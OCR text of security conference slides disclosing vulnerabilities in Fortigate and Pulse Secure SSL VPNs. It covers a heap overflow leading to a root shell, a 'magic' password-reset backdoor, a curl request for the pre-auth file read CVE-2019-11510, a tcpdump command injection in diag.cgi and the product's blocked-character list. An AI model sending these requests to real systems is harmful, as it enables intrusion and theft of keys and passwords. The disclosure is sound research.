
Overflow SSL structure




```
memcpy(buffer, js_url, js_url_len);
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ssl_accept()
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
version
method
...
handshake_func
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
LOW
HIGH
JS Buffer
SSL
SSL
SSL
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
HEAP MEMORY

From SEGFAULT to RCE


ssl_accept()
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
LOW
HIGH
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
SSL
SSL
HEAP MEMORY

Forge SSL structure



Enjoy your shell!


- Send fuzzy connections to meet the condition
  - Daemon may crash multiple times
  - Fortigate owns a reliable watchdog!
- Get a shell in 1~2 minutes

Make your life easier

Find another **Door** to get in

MAGIC backdoor

- A “magic” parameter
  - Secret key for reset password
  - Designed for updating outdated password
    - but lack of authentication



```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4[redacted]6"))
```

Demo

Pop a root shell from the only exposed HTTPS port

Demo

https://youtu.be/Aw55HqZW4x0

Pulse Secure SSL VPN

- Pulse Secure was formed a divestiture of Juniper Networks
- Customized web server and architecture stack
- Perl enthusiast - numerous Perl extensions in C++
- `LD_PRELOAD` all processes with:
  - `libsafe.so` - Detect and protect against stack smashing attacks
  - `libpreload.so` - User-mode networking system call hooks

Vulnerabilities we found

- **CVE-2019-11510 - Pre-auth arbitrary file reading**
- CVE-2019-11538 - Post-auth NFS arbitrary file reading
- CVE-2019-11508 - Post-auth NFS arbitrary file writing
- CVE-2019-11542 - Post-auth stack buffer overflow
- **CVE-2019-11539 - Post-auth command injection**
- CVE-2019-11540 - XSSI session hijacking
- CVE-2019-11507 - Cross-site scripting

Arbitrary file reading

- CVE-2019-11510 – Webserver-level pre-auth file reading
    - Pulse Secure has introduced a new feature **HTML5 Access** since SSL VPN version 8.2
        - A new solution to access Telnet, SSH and RDP via browsers
    - To handle static resources, Pulse Secure created a new IF-case to widen the original strict path validation

Am I affected by this vuln?

- Probably YES!
  - All un-patched versions are vulnerable except the End-of-Life 8.1 code

```
$ curl -I 'https://sslvpn/dana-na///css/ds.js'
  HTTP/1.1 400 Invalid Path
$ curl -I 'https://sslvpn/dana-na///css/ds.js?/dana/html5acc/guacamole/'
  HTTP/1.1 200 OK
```

What can we extract?

1. Private keys and system configuration(LDAP, RADIUS and SAML...)
2. Hashed user passwords(md5_crypt)
3. Sensitive cookies in WebVPN(ex: Google, Dropbox and iCloud...)
4. Cached user plaintext passwords


Wha

1. Private nd SAML...)
2. Hashec
3. Sensitiv iCloud...)
4. Cachec

Plaintext AGAIN

Command Injection


- CVE-2019-11539 – Post-auth Command Injection



/dana-admin/diag/diag.cgi

```
sub tcpdump_options_syntax_check {
  my $options = shift;
  return $options if system("$TCPDUMP_COMMAND -d $options >/dev/null 2>&1") == 0;
  return undef;
}
```

Command Injection



TCP Dump

This allows you to sniff the packet headers on the network, and save them in a dump file.

TCP Dump Status: Stopped

Interface: ☑ Internal internal ▾

VLAN Port

Promiscuous mode: ● On ○ Off

Filter:

Options:

Pulse Secure hardenings


- Several hardenings on Pulse Secure SSL VPN...
  1. System integrity check
  2. Read-only filesystem(only `/data` are writable)
  3. The `DSSafe.pm` as a safeguard protects Perl from dangerous operations

The Perl gatekeeper

- `DSSafe.pm`
  - A Perl-C extension hooks several Perl functions such as:
    - `system`, `open`, `popen`, `exec`, `backstick`…
  - Command-line syntax validation
    - Disallow numerous bad characters - `` [\&\*\(\)\{\}\[\]\`\;\|\?\n~<>] ``
    - Re-implement the Linux I/O redirections in Perl

Failed argument injection :(

- TCPDUMP is too old(v3.9.4, Sept 2005) to support **post-rotate-command**
- Observed Pulse Secure caches Perl template result in:
  - `/data/runtime/tmp/tt/*.thtml.ttc`
  - No way to generate a polyglot file in both Perl and PCAP format

